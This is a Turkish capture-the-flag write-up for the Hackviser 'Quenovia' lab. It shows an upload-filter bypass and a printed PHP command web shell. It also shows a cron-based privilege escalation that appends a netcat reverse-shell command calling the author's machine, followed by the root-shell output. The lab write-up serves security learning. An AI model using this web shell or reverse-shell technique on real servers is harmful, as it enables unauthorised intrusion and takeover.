QUENOVIA WRİTE-UP

Merhaba arkadaşlar. Bugün sizlerle Hackviser platformunda bulunan Quenovia adlı Warmup' ını yazacağım.


SORU 1: Site başlığı nedir?

Siteye giriş yapalım.


Cevap: **QUENOVIA**

SORU 2: Vize başvurusunda profil fotoğrafı alanına hangi dosya türlerinin yüklenmesine izin verilir?

Öncelikle başvuru sayfasına gidiyoruz.



Şimdi yüklemek için tıklayalım.




Dosya seçme kısmında **Image** olduğunu bulduk.

SORU 3: Veritabanı parolası nedir?

Bu sorunun cevabını bulabilmemiz için öncelikle hedef makineye erişim sağlamamız gerekmektedir.

Ben bu makineye bağlantı kurabilmek için dosya yükleme yerinde bir şeyler olabileceğini tahmin ediyorum. Az önce sadece image uzantısına sahip dosyaların yüklenebildiğini görmüştük. Peki .php uzantılı dosyalar burp suite yoluyla yüklenebilir mi? Deneyelim.




Yükleme başarılı oldu. Şimdi burada bir açık olduğunu doğruladık. Şimdi zararlı Shell.php kodunu yazıp bu dosyayı yüklemeyi deneyelim.

Olay göründüğünden daha basit Burp Suit kullanmaya gerek kalmadan direkt dosya seçme kısmında image olan kısmı "All Files" yaparak istediğimiz dosyayı yükleyebiliyoruz.


Ben bir Shell.php oluşturdum, içeriği şu şekilde;

```
<?php
if (isset($_REQUEST['cmd'])) {
   echo "<pre>";
   $output = shell_exec($_REQUEST['cmd']);
   echo htmlspecialchars($output);
   echo "</pre>";
?>
```

Bu kodları Shell.php içine kaydediyoruz ve yüklüyoruz. Başarılı bir şekilde yükledikten sonra şu şekilde kontrol ediyoruz.



Evet, şimdi bu kısımda her şey yolunda… Şimdi database dosyasını arıyoruz. Uzun bir araştırma sonucunda var/www/html dosyasının içinde şöyle bir şey buldum:




db_connect.php içine bakalım.

Cevap: **c2e5-4b76-812c**

SORU 4: Sistem genelinde zamanlanmış görevleri (cron jobs) içeren dosyanın tam yolu nedir?

/etc/crontab

Şimdi tam olarak terminale bağlanalım. Başlarda reverse Shell almayı denedim. Baya uğraştım ama başarılı olmadı. Daha sonra araştırmalar sonucunda p0wny.shell kullanmayı denedim. Bu dizindeki Shell.php dosyasını yükledim ve sonra çalıştırdım.



Şimdi dosya araması yapalım. Cronjob genelde /etc/crontab dosyası içerisinde bulunur. Deneyelim.

```
www-data@debian:/etc# cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *   * * *     root    /usr/local/bin/clean_logs.sh
```

CEVAP: **/etc/crontab**

SORU 5: Zamanlanmış görev (cron job) olarak dakikada bir kez çalıştırılan komut veya script'in adı nedir?

Bu sorunun cevabı dosyanın içerisinde verilmiş (bir önceki soru cevabını bulduğumuz dosya)

Cevap: **/clean/logs.sh**

SORU 6: Veritabanı yedeği hangi tarihte alındı?

Veritabanı yedek dosyaları genelde backups dizini içerisinde bulunur.

```
www-data@debian:/backups# cat visa_applications.sql.backup.sql
cat: visa_applications.sql.backup.sql: Permission denied
```

Bunun içerisini görüntülemek için bizim yetki yükseltme yapmamız gerekiyor.

Şimdi clean.sh dosyasının içini okuyalım.

```
www-data@debian:/etc# cat /usr/local/bin/clean_logs.sh
#!/bin/bash

# Read config
source /var/www/config.conf

# Clean logs
rm -rf "${LOG_PATH}"/*
```

Bu verilen conf dosyasını görüntüleyelim.

```
www-data@debian:/etc# cat /var/www/config.conf
LOG_PATH="/var/log/apache2/other"

www-data@debian:/etc# ls -la /var/www/config.conf
-rw-r--r-- 1 www-data www-data 34 Oct 31  2023 /var/www/config.conf
```

Burada dosya izinleri bizde var. Yani biz bu dosyadan işlemler yapmayı deneyebiliriz.

echo "nc 10.84.9(benim ip adresim) 1234(dinlenecek port) -e /bin/bash" >> /var/www/config.conf

Bu kodu çalıştıralım ve diğer tarafta kendi makinemizde 1234 portunu netcat ile dinlemeye alalım.

```
www-data@debian:/etc# echo "nc 10.8.4.9 1234 -e /bin/bash" >> /var/www/config.conf
```

```
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.4.9] from (UNKNOWN) [172.20.5.16] 46740
whoami
root
```

İşlem başarılı. Şimdi backup dosyasını okuyalım. Dosyanın içi çok uzun head komutu ile sadece başını okudum.

```
root@debian:/backups# head visa_applications.sql.backup.sql
head visa_applications.sql.backup.sql
-- MySQL Dump
--
-- Host: localhost    Database: quenovia
-- Dumping Date: 14.06.2023
-- ------------------------------------------------------


-- Table structure for table `applications`
--
CREATE TABLE applications (
root@debian:/backups#
```

Cevap: **14.06.2023**